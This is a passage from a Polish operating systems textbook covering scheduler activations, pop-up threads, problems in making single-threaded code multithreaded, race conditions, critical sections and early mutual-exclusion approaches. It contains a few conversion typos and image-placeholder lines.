Celem działania mechanizmu aktywacji zarządcy jest naśladowanie funkcji wątków jądra, ale z zapewnieniem lepszej wydajności i elastyczności — cech, które zwykle charakteryzują pakiety zarządzania wątkami zaimplementowane w przestrzeni użytkownika. W szczególności wątki użytkownika nie powinny wykonywać specjalnych, nieblokujących wywołań systemowych lub sprawdzać wcześniej, czy wykonanie określonych wywołań systemowych jest bezpieczne. Niemniej jednak, kiedy wątek zablokuje się na wywołaniu systemowym lub sytuacji braku strony, powinien mieć możliwość uruchomienia innego wątku w ramach tego samego procesu, jeśli jakiś jest gotowy do działania.

Wydajność osiągnięto dzięki uniknięciu niepotrzebnych przejść pomiędzy przestrzenią użytkownika a przestrzenią jądra. Jeśli np. wątek zablokuje się w oczekiwaniu na to, aż inny wątek wykona jakieś działania, nie ma powodu informowania o tym jądra. Dzięki temu unika się kosztów związanych z przejściami pomiędzy przestrzeniami jądra i użytkownika. Środowisko wykonawcze przestrzeni użytkownika może samodzielnie zablokować wątek synchronizujący i zainicjować nowy.

Kiedy jest wykorzystywany mechanizm aktywacji zarządcy, jądro przypisuje określonej liczbie procesorów wirtualnych do każdego procesu i umożliwia środowisku wykonawczemu (przestrzeni użytkownika) na przydzielanie wątków do procesorów. Mechanizm ten może być również wykorzystany w systemie wieloprocesorowym, w którym zamiast procesorów wirtualnych są procesory fizyczne. Liczba procesorów wirtualnych przydzielonych do procesu zazwyczaj początkowo wynosi jeden, ale proces może poprosić o więcej, a także zwrócić procesory, których już nie potrzebuje. Jądro może również zwrócić wirtualne procesory przydzielone wcześniej, w celu przypisania ich procesom bardziej potrzebującym.

Podstawowa zasada działania tego mechanizmu polega na tym, że jeśli jądro dowie się o blokadzie wątku (np. z powodu uruchomienia blokującego wywołania systemowego lub braku strony), to powiadamia o tym środowisku wykonawczemu procesu. W tym celu przekazuje na stos w postaci parametrów numer zablokowanego wątku oraz opis zdarzenia, które wystąpiło. Powiadomienie może być zrealizowane dzięki temu, że jądro uaktywnia środowisko wykonawcze znajdujące się pod znanym adresem początkowym. Jest to mechanizm w przybliżeniu analogiczny do sygnałów w Uniksie. Mechanizm ten określa się terminem *wezwanie* (ang. *upcall*).

Po uaktywnieniu w taki sposób środowisko wykonawcze może zmienić harmonogram działania swoich wątków. Zazwyczaj odbywa się to poprzez oznaczenie bieżącego wątku jako zablokowany oraz pobranie innego wątku z listy wątków będących w gotowości, ustawnie jego rejestrów i wznowienie działania. Później, kiedy jądro dowie się, że poprzedni wątek może ponownie działać (np. potok, z którego czytał dane, zawiera dane lub brakująca strona została pobrana z dysku), wykonuje kolejne wezwanie do środowiska wykonawczego w celu poinformowania go o tym zdarzeniu. Środowisko wykonawcze może wówczas we własnej gestii natychmiast zrestartować zablokowany wątek lub umieścić go na liście wątków do późniejszego uruchomienia.

Jeżeli wystąpi przerwanie sprzętowe, gdy działa wątek użytkownika, procesor przełącza się do trybu jądra. Jeśli przerwanie jest spowodowane przez zdarzenie, którym przerwany proces nie jest zainteresowany — np. zakończenie operacji wejścia-wyjścia innego procesu — to kiedy procedura obsługi przerwania zakończy działanie, umieszcza przerwany wątek w tym samym stanie, w jakim znajdował się on przed wystąpieniem przerwania. Jeśli jednak proces jest zainteresowany przerwaniem — np. nadjęcie strony wymaganej przez jeden z wątków procesu — przerwany proces nie jest wznowiany. Zamiast tego jest on zawieszany, a na tym samym virtualnym procesorze zaczyna działać środowisko wykonawcze — stan przerwanego wątku jest w tym momencie umieszczony na stosie. W tym momencie środowisko wykonawcze podej-


muje decyzję o tym, jakiemu wątkowi przydzielić dany procesor: przerwanemu, nowo przygotowanemu do działania czy jakiemuś innemu.

Wadą mechanizmu aktywacji zarządcy jest całkowite poleganie na wezwaniach — jest to pojęcie, które narusza wewnętrzną strukturę każdego systemu warstwowego. Zwykle warstwa n oferuje określone usługi, które może wywołać warstwa $n+1$, warstwa n nie może jednak wywoływać procedur w warstwie $n+1$. Mechanizm wezwań narusza tę podstawową zasadę.

2.2.8. Wątki pop-up

Wątki często się przydają w systemach rozproszonych. Istotnym przykładem może być sposób postępowania z nadchodzącymi komunikatami — np. żądaniami obsługi. Tradycyjne podejście polega na tym, że na komunikat oczekuje proces lub wątek zablokowany na wywołaniu systemowym `receive`. Kiedy nadjdzie komunikat, wątek ten przyjmuje go, rozpakowuje, analizuje zawartość i przetwarza.

Możliwe jest jednak całkiem inne podejście — po dotarciu komunikatu system tworzy nowy wątek do jego obsługi. Taki wątek określa się jako *wątek pop-up*. Zilustrowano go na rysunku 2.11. Zasadnicza zaleta wątków pop-up polega na tym, że ponieważ są one zupełnie nowe, nie mają żadnej historii — rejestrów, stosu, czegokolwiek, co musiałoby być odtworzone. Każdy wątek rozpoczyna się jako nowy i wszystkie są identyczne. Dzięki temu takie wątki można tworzyć szybko. Nowy wątek otrzymuje przychodzący komunikat do przetworzenia. Dzięki zastosowaniu wątków pop-up opóźnienie pomiędzy przybyciem komunikatu a rozpoczęciem jego przetwarzania jest bardzo niewielkie.



Rysunek 2.11. Tworzenie nowego wątku po przybyciu pakietu: (a) zanim nadjdzie komunikat; (b) po nadaniu komunikatu

W przypadku wykorzystania wątków pop-up potrzebne jest pewne zaawansowane planowanie. Przykładowo: w którym procesie działa wątek? Jeśli system obsługuje wątki działające w kontekście jądra, to wątek może tam działać (dlatego właśnie nie pokazaliśmy jądra na rysunku 2.11). Umieszczenie wątku pop-up w przestrzeni jądra zazwyczaj jest łatwiejsze i szybsze niż umieszczenie go w przestrzeni użytkownika. Ponadto wątek pop-up w przestrzeni jądra


może łatwo uzyskać dostęp do wszystkich tabel i urządzeń wejścia-wyjścia jądra, co może być potrzebne do przetwarzania przerwań. Z drugiej strony działający błędnie wątek jądra może zrobić więcej szkód niż błędnie działający wątek przestrzeni użytkownika. Jeśli np. działa zbyt długo i nie ma możliwości jego wywolaszczania, wchodzące dane mogą zostać utracone.

2.2.9. Przystosowywanie kodu jednowątkowego do obsługi wielu wątków

Dla procesów jednowątkowych napisano wiele programów. Ich konwersja na postać wielowątkową jest znacznie trudniejsza, niż mogłoby się wydawać na pierwszy rzut oka. Poniżej zaprezentujemy kilka problemów, które mogą wystąpić podczas takiej konwersji.


Na początek należy sobie uświadomić, że wątek, tak jak proces, zwykle składa się z wielu procedur. Mogą one mieć zmienne lokalne, zmienne globalne i parametry. Zmienne lokalne i parametry nie powodują żadnych problemów, tymczasem zmienne, które są globalne dla wątku, ale nie są globalne dla całego programu, sprawiają problem. Są to zmienne, które są globalne w tym sensie, że używa ich wiele procedur w obrębie wątku (ponieważ mogą one wykorzystywać dowolne zmienne globalne), ale inne wątki nie powinny z nich korzystać.

Dla przykładu przeanalizujmy zmienną errno występującą w systemie UNIX: kiedy proces (lub wątek) wykonuje wywołanie systemowe, które kończy się niepowodzeniem, do zmiennej errno jest zapisywany kod błędu. Na rysunku 2.12 wątek nr 1 wykonuje wywołanie systemowe access po to, aby się dowiedzieć, czy ma uprawnienia dostępu do określonego pliku. System operacyjny zwraca odpowiedź w zmiennej globalnej errno. Po zwróceniu sterowania do wątku 1., ale jeszcze przed przeczytaniem przez niego zmiennej errno, program szeregujący zdecydował, że wątek nr 1 miał przydzielony procesor wystarczająco długo i zdecydował przełączyć go do wątku 2. Wątek 2. uruchomił wywołanie systemowe open, które się nie powiodło. Spowodowało to nadpisanie zmiennej errno, a kod dostępu wątku 1. został utracony na zawsze. Kiedy wątek 1. później się uruchomi, przeczyta nieprawidłową wartość i będzie działał nieprawidłowo.



Rysunek 2.12. Konflikty pomiędzy wątkami spowodowane użyciem zmiennej globalnej

Możliwych jest wiele rozwiązań tego problemu. Jedno z nich polega na całkowitym wyłączeniu zmiennych globalnych. Choć mogłoby się wydawać, że jest to rozwiązanie idealne, koliduje ono z większością istniejących programów. Inne rozwiązanie to przypisanie każdemu wątkowi własnych, prywatnych zmiennych globalnych, tak jak pokazano na rysunku 2.13. W ten



Rysunek 2.13. Wątki mogą mieć prywatne zmienne globalne

sposób każdy wątek będzie miał własną, prywatną kopię zmiennej `errno` i innych zmiennych globalnych, co pozwoli na uniknięcie konfliktów. Przyjęcie tego rozwiązania tworzy nowy poziom zasięgu: zmienne widoczne dla wszystkich procedur wątku. Poziom ten występuje obok istniejących poziomów: zmienne widoczne tylko dla jednej procedury oraz zmienne widoczne w każdym punkcie programu.

Dostęp do prywatnych zmiennych globalnych jest jednak nieco utrudniony, ponieważ większość języków programowania zapewnia sposób wyrażania zmiennych lokalnych i zmiennych globalnych, ale nie ma form pośrednich. Można zaalokować fragment pamięci na zmienne globalne i przekazać go do każdej procedury w wątku w postaci dodatkowego parametru. Chociaż nie jest to zbyt eleganckie rozwiązanie, okazuje się skuteczne.

Alternatywnie można stworzyć nowe procedury biblioteczne do tworzenia, ustawiania i czytania tych zmiennych globalnych na poziomie wątku. Pierwsze wywołanie może mieć następującą postać:

```
create_global("bufptr");
```

Wywołanie to alokuje pamięć dla wskaźnika o nazwie `bufptr` na stercie lub w specjalnym obszarze pamięci zarezerwowanym dla wywołującego wątku. Niezależnie od tego, gdzie jest zaalokowana pamięć, tylko wywołujący wątek ma dostęp do zmiennej globalnej. Jeśli inny wątek utworzy zmienną globalną o tej samej nazwie, otrzyma inną lokalizację w pamięci — taką, która nie koliduje z istniejącą.

Do dostępu do zmiennych globalnych potrzebne są dwa wywołania: jedno do ich zapisywania i drugie do odczytu. Do zapisywania potrzebne jest wywołanie postaci:

```
set_global("bufptr", &buf);
```

Wywołanie to zapisuje wartość wskaźnika w lokalizacji pamięci utworzonej wcześniej przez wywołanie do procedury `create_global`. Wywołanie do przeczytania zmiennej globalnej może mieć następującą postać:

```
bufptr = read_global("bufptr");
```

Zwraca ono adres zapisany w zmiennej globalnej. Dzięki temu można uzyskać dostęp do jej danych.

Następny problem podczas przekształcania programu jednowątkowego na wielowątkowy polega na tym, że wiele procedur bibliotecznych nie pozwala na tzw. wielobieżność. Oznacza to, że nie ma możliwości wywołania innej procedury, jeśli poprzednie wywołanie się nie zakończyło. I tak wysyłanie wiadomości w sieci można by z powodzeniem zaprogramować w taki sposób, aby wiadomość była tworzona w ustalonym buforze w obrębie biblioteki, a następnie był wykonywany rozkaz pułapki do jądra w celu jej wysłania. Co się stanie, jeśli jeden wątek utworzył swoją wiadomość w buforze, a następnie przerwanie zegara wymusiło przełączenie do drugiego wątku, który natychmiast nadpisze bufor własną wiadomością.

Podobnie procedury alokacji pamięci, jak `malloc` w Uniksie, utrzymują kluczowe tabele dotyczące wykorzystania pamięci — np. powiązaną listę dostępnych fragmentów pamięci. Podczas gdy procedura `malloc` jest zajęta aktualizacją tych list, mogą one czasowo być w niespójnym stanie — zawierać wskaźniki donikąd. Jeśli nastąpi przełączenie wątku w chwili, gdy tabele będą niespójne i nadziejście nowe wywołanie z innego wątku, może dojść do użycia nieprawidłowego wskaźnika, co w efekcie może doprowadzić do awarii programu. Skuteczne wyeliminowanie wszystkich tych problemów oznacza konieczność przepisania od nowa całej biblioteki. Wykonanie takiego zadania nie jest proste. Istnieje realna możliwość popełnienia subtelnych błędów.

Innym rozwiązaniem jest wyposażenie każdej procedury w kod opakowujący, który ustawia bit do oznaczenia biblioteki tak, jakby była używana. Każda próba innego wątku skorzystania z procedury bibliotecznej, podczas gdy poprzednie wywołanie nie zostało zakończone, jest blokowana. Chociaż takie rozwiązanie jest wykonalne, w dużym stopniu eliminuje ono możliwość wykorzystania współbieżności.

Inną opcją jest wykorzystanie sygnałów. Niektóre sygnały z logicznego punktu widzenia są specyficzne dla wątku, a inne nie. Jeśli np. wątek wykonuje wywołanie `alarm`, logiczne jest, aby wynikowy sygnał został przesłany do wątku, który wykonał wywołanie. Jeśli jednak wątki są zaimplementowane w całości w przestrzeni użytkownika, jądro nie wie nawet o istnieniu wątków, a zatem trudno mu skierować sygnał do właściwego wątku. Dodatkowe komplikacje występują w przypadku, gdy proces pozwala na występowanie tylko jednego nieobsłużonego alarmu w danym momencie, a kilka wątków niezależnie wykonuje wywołanie `alarm`.

Inne sygnały, np. przerwanie klawiatury, nie są specyficzne dla wątku. Co powinno je przechwycić? Wyznaczony wątek? Wszystkie wątki? Nowo utworzony wątek pop-up? Ponadto co się stanie, jeśli jeden wątek zmieni procedury obsługi sygnałów bez informowania pozostałych wątków? A co się wydarzy, kiedy jeden wątek będzie chciał przechwycić określony sygnał (np. wcisnięcie przez użytkownika kombinacji `Ctrl+C`), a inny wątek będzie potrzebował tego sygnału do zakończenia procesu? Taka sytuacja może wystąpić, jeśli jeden wątek lub kilka wątków korzysta ze standardowych procedur bibliotecznych, a inne są napisane przez użytkownika. Jest oczywiste, że życzenia tych wątków kolidują ze sobą. Ogólnie rzecz biorąc, sygnały są trudne do zarządzania w środowisku jednowątkowym. Przejście do środowiska wielowątkowego w żaden sposób nie ułatwia zarządzania nimi.

Ostatnim problemem związanym z wątkami jest zarządzanie stosem. W wielu systemach, w przypadku wystąpienia przepelnienia stosu, jądro automatycznie dostarcza takiemu procesowi więcej miejsca na stosie. Jeśli proces ma wiele wątków, musi również mieć wiele stosów. Jeśli jądro nie posiada informacji o wszystkich tych stosach, nie może ich automatycznie rozszerzać, gdy wyczerpie się na nich miejsce. W rzeczywistości jądro może nawet nie wiedzieć, że brak strony w pamięci jest związany z rozszerzeniem się stosu jakiegoś wątku.

Problemy te nie są oczywiście nie do rozwiązania, ale pokazują, że wprowadzenie wątków do istniejącego systemu bez znaczącej jego przebudowy nie zadziała. Trzeba co najmniej zmo-

dyfikować definicję semantyki wywołań systemowych oraz biblioteki. Wszystkie te czynności trzeba dodatkowo wykonać tak, aby zachować wsteczną zgodność z istniejącymi programami, przy założeniu, że wykorzystują one procesy zawierające po jednym wątku.Więcej informacji na temat wątków można znaleźć w następujących pozycjach: [Hauser et al., 1993], [Marsh et al., 1991] oraz [Rodrigues et al., 2010].

2.3. KOMUNIKACJA MIĘDZY PROCESAMI

Procesy często muszą się komunikować z innymi procesami. Przykładowo w przypadku potoku w powłoce wyjście pierwszego procesu musi być przekazane do drugiego procesu, i tak dalej, do niższych warstw. Tak więc występuje potrzeba komunikacji między procesami. Najlepiej, gdyby miała ona czytelną strukturę i gdyby nie korzystano w niej z przerwań. W poniższych punktach przyjrzymy się niektórym problemom związanym z komunikacją międzyprocesową (ang. *InterProcess Communication — IPC*).

Mówiąc w skrócie: wiążą się z tym trzy problemy. O pierwszym była mowa już wcześniej: w jaki sposób jeden proces może przekazywać informacje do innego? Drugi polega na zapobieganiu sytuacji, w której dwa procesy (lub większa liczba procesów) wchodzą sobie wzajemnie w drogę; np. dwa procesy w systemie rezerwacji biletów jednocześnie próbują przydzielić ostatnie miejsce w samolocie — każdy innemu klientowi. Trzeci wiąże się z odpowiednim kolejkowaniem, w przypadku gdy występują zależności: jeśli proces *A* generuje dane, a proces *B* je drukuje, przed rozpoczęciem drukowania proces *B* musi czekać, aż proces *A* wygeneruje jakieś dane. Wszystkie trzy wymienione problemy omówimy, począwszy od następnego punktu.


Warto również wspomnieć o tym, że dwa spośród tych problemów mają w równym stopniu zastosowanie do wątków. Pierwszy z nich — przekazywanie informacji — jest łatwy w odniesieniu do wątków, ponieważ wykorzystują one wspólną przestrzeń adresową — wątki w różnych przestrzeniach adresowych, które muszą się komunikować, można zaliczyć do tej samej klasy problemów, do których należy komunikacja pomiędzy procesami. Jednak pozostałe dwa problemy — powstrzymanie od „skakania sobie do oczu” i kolejkowanie — mają zastosowanie do procesów w takim samym stopniu, jak do wątków. Występują te same problemy i można zastosować takie same rozwiązania. Poniżej omówimy te problemy w kontekście procesów. Pamiętajmy jednak o tym, że te same problemy i rozwiązania mają zastosowanie także do wątków.

2.3.1. Wyścig

W niektórych systemach operacyjnych procesy, które ze sobą pracują, mogą wykorzystywać pewien wspólny obszar pamięci, do którego wszystkie mogą zapisywać i z którego wszystkie mogą czytać dane. Wspólne miejsce może znajdować się w pamięci głównej (np. w strukturze danych jądra) lub we współdzielonym pliku. Lokalizacja wspólnej pamięci nie zmienia natury komunikacji ani występujących problemów. Aby zobaczyć, jak wygląda komunikacja między procesami w praktyce, rozważmy prosty, ale klasyczny przykład: spooler drukarki. Kiedy proces chce wydrukować plik, wpisuje nazwę pliku do specjalnego *katalogu spoolera*. Inny proces, *demon drukarki*, okresowo sprawdza, czy są jakieś pliki do wydrukowania. Jeśli są, drukuje je, a następnie usuwa ich nazwy z katalogu.

Wyobraźmy sobie, że katalog spoolera ma bardzo dużą liczbę gniazd ponumerowanych 0, 1, 2, ... Każdy z nich może przechowywać nazwę pliku. Wyobraźmy sobie również, że istnieją dwie zmienne współdzielone: *out* — wskazująca na następny plik do wydrukowania oraz

`in` — wskazująca na następne wolne gniazdo w katalogu. Te dwie zmienne równie dobrze mogą być przechowywane w pliku o objętości dwóch słów, który byłby dostępny dla wszystkich procesów. W określonym momencie gniazda 0 – 3 są puste (te pliki zostały już wydrukowane), natomiast gniazda 4 – 6 są zajęte (nazwy plików zostały umieszczone w kolejce do wydruku). Mniej więcej w tym samym czasie procesy *A* i *B* zdecydowały, że chcą umieścić plik w kolejce do wydruku. Sytuację tę pokazano na rysunku 2.14.



Rysunek 2.14. Dwa procesy w tym samym czasie chcą uzyskać dostęp do wspólnej pamięci

W przypadkach, w których mają zastosowanie prawa Murphy'ego¹, może się zdarzyć opisana poniżej sytuacja. Proces *A* czyta zmienną `in` i zapisuje wartość 7 w zmiennej lokalnej `next_free_slot`. W tym momencie zachodzi przerwanie zegara, a procesor decyduje, że proces *A* działał wystarczająco długo, dlatego przełącza się do procesu *B*. Proces *B* równieżczyta zmienną `in` i także uzyskuje wartość 7. On też zapisuje ją w lokalnej zmiennej `next_free_slot`. W tym momencie oba procesy uważają, że następne wolne gniazdo ma numer 7.

Proces *B* kontynuuje działanie. Zapisuje nazwę swojego pliku w gnieździe nr 7 i aktualizuje zmienną `in` na 8. Następnie wykonuje inne czynności.

W końcu znów uruchamia się proces *A*, zaczynając w miejscu, w którym przerwał działanie. Odczytuje zmienną `next_free_slot`, znajduje tam wartość 7 i zapisuje swój plik w gnieździe nr 7, usuwając nazwę, którą przed chwilą umieścił tam proces *B*. Następnie oblicza wartość `next_free_slot+1`, co wynosi 8 i ustawia zmienną `in` na 8. Katalog spoolera jest teraz wewnętrznie spójny, dlatego demon drukarki nie zauważyczego złego. Jednak proces *B* nigdy nie otrzyma żadnych wyników.

Użytkownik *B* będzie się kręcił w pobliżu pokoju drukarek przez lata, bezskutecznie ciekając na wydruk, który nigdy nie nadjeździ. Taka sytuacja, kiedy dwa procesy (lub większa liczba procesów) czytają lub zapisują współdzielone dane, a rezultat zależy od tego, który proces i kiedy będzie działał, jest nazywana **wyścigiem** (ang. *race condition*). Debugowanie programów, w których występują sytuacje wyścigu, w ogóle nie jest zabawne. Wyniki większości testów wychodzą poprawnie, ale od czasu do czasu zdarza się coś dziwnego i trudnego do wyjaśnienia. Niestety, wraz ze wzrostem wykorzystania współbieżności, ze względu na rosnącą liczbę rdzeni instalowanych w komputerach, sytuacje wyścigu są coraz bardziej powszechnne.

¹ Jeśli coś może się nie udać, to się nie uda.

2.3.2. Regiony krytyczne


W jaki sposób uniknąć sytuacji wyścigu? Kluczem do zapobiegania kłopotom w tej sytuacji, a także w wielu innych sytuacjach dotyczących współdzielonej pamięci, współdzielonych plików oraz innych współdzielonych zasobów jest znalezienie sposobu na niedopuszczenie do tego, by więcej procesów niż jeden czytało lub zapisywało współdzielone dane w tym samym czasie. Inaczej mówiąc, potrzebujemy *wzajemnego wykluczenia*, czyli sposobu na to, by zapewnić wyłączność korzystania ze współdzielonego zasobu — jeśli jeden proces go używa, to inny proces jest wykluczony z wykonywania tej samej operacji. Trudność w przykładzie przytoczonym powyżej wystąpiła dlatego, że proces *B* zaczął używać jednej ze współdzielonych zmiennych, zanim proces *A* przestał z niej korzystać. Wybór odpowiednich prymitywnych operacji do tego, aby osiągnąć warunki wzajemnego wykluczenia, jest jednym z głównych problemów projektowych w każdym systemie operacyjnym. Problem ten będziemy dokładnie analizować w kolejnych punktach.

Problem unikania sytuacji wyścigu można również sformułować w sposób abstrakcyjny. Przez część czasu proces jest zajęty wykonywaniem wewnętrznych obliczeń oraz innymi operacjami, które nie prowadzą do sytuacji wyścigu. Czasami jednak proces musi skorzystać ze współdzielonej pamięci lub z plików, albo wykonać inne kluczowe operacje prowadzące do wyścigu. Część programu, w której proces korzysta ze współdzielonej pamięci, nazywa się *regionem krytycznym* lub *sekcją krytyczną*. Gdyby można było tak zaprojektować operacje, aby dwa procesy nigdy nie znalazły się w krytycznych regionach w tym samym czasie, problem wyścigu byłby rozwiązany.

Chociaż spełnienie tego wymagania zabezpiecza przed sytuacjami wyścigu, nie wystarcza do tego, by procesy współbieżne prawidłowo i wydajnie ze sobą współpracowały, wykorzystując współdzielone dane. Dobre rozwiążanie wymaga spełnienia czterech warunków:

1. Żadne dwa procesy nie mogą jednocześnie przebywać wewnętrz swoich sekcji krytycznych.
2. Nie można przyjmować żadnych założeń dotyczących szybkości lub liczby procesorów.
3. Proces działający wewnętrz swojego regionu krytycznego nie może blokować innych procesów.
4. Żaden proces nie powinien oczekiwania w nieskończoność na dostęp do swojego regionu krytycznego.

W sensie abstrakcyjnym właściwości, które nas interesują, pokazano na rysunku 2.15. W tym przypadku proces *A* wchodzi do swojego regionu krytycznego w czasie T_1 . Nieco później, w czasie T_2 , proces *B* próbuje uzyskać dostęp do swojego regionu krytycznego, ale mu się to nie udaje, ponieważ inny proces już znajduje się w swojej sekcji krytycznej, a w danym momencie czasu zezwalamy tylko jednemu procesowi na korzystanie ze swojej sekcji krytycznej. W konsekwencji proces *B* jest czasowo zawieszony do czasu T_3 , kiedy proces *A* opuści swój region krytyczny. W tym momencie proces *B* może wejść do swojego regionu krytycznego. Wreszcie proces *B* opuszcza swój region krytyczny (w momencie T_4) i z powrotem mamy sytuację, w której żaden z procesów nie znajduje się w swoim regionie krytycznym.



Rysunek 2.15. Wzajemne wykluczanie z wykorzystaniem regionów krytycznych

2.3.3. Wzajemne wykluczanie z wykorzystaniem aktywnego oczekiwania

W tym punkcie przeanalizujemy kilka propozycji osiągnięcia warunków wzajemnego wykluczania. Chcemy doprowadzić do sytuacji, w której gdy jeden proces jest zajęty aktualizacją współdzielonej pamięci w swoim regionie krytycznym, żaden inny proces nie może wejść do swojego regionu krytycznego.

Wyłączanie przerwań

W systemie jednoprocesorowym najprostszym rozwiązaniem jest spowodowanie, aby każdy z procesów zablokował wszystkie przerwania natychmiast po wejściu do swojego regionu krytycznego i ponownie je wyłączył bezpośrednio przed opuszczeniem regionu krytycznego. Jeśli przerwania są zablokowane, nie można wygenerować przerwania zegara. W końcu procesor jest przełączany od procesu do procesu w wyniku przerwania zegara lub innych przerwań. Przy wyłączonych przerwaniach procesor nie może się przełączyć do innego procesu. Tak więc, jeśli proces zablokuje przerwania, może czytać i aktualizować współdzieloną pamięć bez obawy o to, że inny proces ją zmieni.

Takie podejście jest, ogólnie rzecz biorąc, nieatrakcyjne, ponieważ udzielenie procesom użytkownika prawa do wyłączania przerwań nie jest zbyt rozsądne. Przypuśćmy, że jakiś proces wyłączył przerwania i nigdy ich nie wyłączył. To byłby koniec systemu. Co więcej, w systemie wieloprocesorowym (z dwoma procesorami lub ewentualnie większą ich liczbą) wyłączenie przerwań dotyczy tylko tego procesora, który uruchomił instrukcję `disable`. Inne procesory będą kontynuowały działanie i mogą skorzystać ze współdzielonej pamięci.

Z drugiej strony zablokowanie przerwań na czas wykonywania kilku instrukcji — np. aktualizacji zmiennych lub list — jest często wygodne dla samego jądra. Gdyby przerwanie wystąpiło w czasie, gdy lista gotowych procesów znajduje się w stanie niespójnym, mogłoby dojść do sytuacji wyścigu. Konkluzja jest następująca: zablokowanie przerwań często jest przydatną techniką wewnętrz samego systemu operacyjnego, ale nie nadaje się jako mechanizm wzajemnego wykluczania ogólnego przeznaczenia dla procesów użytkownika.

Prawdopodobieństwo osiągnięcia warunków wzajemnego wykluczania za pomocą blokowania przerwań — nawet w obrębie jądra — staje się coraz mniejsze ze względu na rosnącą liczbę wielordzeniowych układów nawet w tanich komputerach PC. Dwa rdzenie występują już

powszechnie, cztery instaluje się w maszynach wyższej klasy, a w niedalekiej przyszłości można spodziewać się maszyn z ośmioma lub szesnastoma rdzeniami. W systemie wielordzeniowym (tzn. wieloprocesorowym) wyłączenie przerwań w jednym procesorze nie uniemożliwia innym procesorom przeszkadzania w operacjach, które wykonuje pierwszy procesor. W konsekwencji wymagane jest stosowanie bardziej zaawansowanych mechanizmów.

Blokowanie zmiennych

W drugiej kolejności przeanalizujmy rozwiązanie programowe. Rozważmy sytuację, w której mamy pojedynczą, współdzieloną zmienną (**blokada**), która początkowo ma wartość 0. Kiedy proces chce wejść do regionu krytycznego, najpierw sprawdza zmienną **blokada**. Jeśli **blokada** ma wartość 0, proces ustawia ją na 1 i wchodzi do regionu krytycznego. Jeśli **blokada** ma wartość 1, proces czeka do chwili, kiedy będzie ona miała wartość 0. Tak więc wartość 0 oznacza, że żaden proces nie znajduje się w swoim regionie krytycznym, natomiast wartość 1 oznacza, że niektóre procesy są w swoich regionach krytycznych.

Niestety, ten pomysł ma tę samą krytyczną wadę, jaką miał katalog spoolera. Założymy, że proces przeczytał zmienną **blokada** i zauważył, że ma ona wartość 0. Zanim ustawił zmienną na 1, zaczął działać inny proces i ustawił zmienną **blokada** na 1. Kiedy pierwszy proces wznowi działanie, również ustawi zmienną **blokada** na 1 i dwa procesy znajdą się w swoich regionach krytycznych w tym samym czasie.

Można by sądzić, że problem da się obejść poprzez odczytanie wartości zmiennej **blokada**, a następnie ponowne sprawdzenie jej wartości bezpośrednio przed modyfikacją, ale w rzeczywistości to nie pomaga. Znów występuje sytuacja wyścigu, jeśli drugi proces zmodyfikuje zmienną bezpośrednio po tym, jak pierwszy proces zakończył drugi test.

Ścisła naprzemienność

